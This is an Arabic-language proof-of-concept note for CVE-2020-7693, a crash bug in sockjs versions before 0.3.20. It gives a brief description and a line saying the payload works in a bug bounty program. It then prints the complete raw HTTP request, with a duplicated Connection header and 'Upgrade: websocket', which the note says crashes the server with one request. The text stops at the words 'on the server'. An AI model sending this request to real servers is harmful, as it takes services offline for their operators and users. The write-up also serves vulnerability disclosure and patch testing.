CVE-2020-7693 إثبات المفهوم
ملاحظة: أؤكد أن الحمولة الخاصة بـ CVE-2020-7693 يمكن تشغيلها في برنامج مكافآت الثغرات
الوصف:
- المعالجة غير الصحيحة لرأس الترقية (Upgrade header) بقيمة websocket تؤدي إلى تعطل الحاويات التي تستضيف تطبيقات sockjs. وهذا يؤثر على الحزمة sockjs قبل الإصدار 0.3.20.

طلب واحد يعطل الخادم عبر إصدار قديم من sockjs-node:
GET /sockjs-node/000/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: Upgrade
Upgrade: websocket
Cache-Control: no-cache
Connection: close
\r\n (delete-this)
\r\n (delete-this)
في الخادم: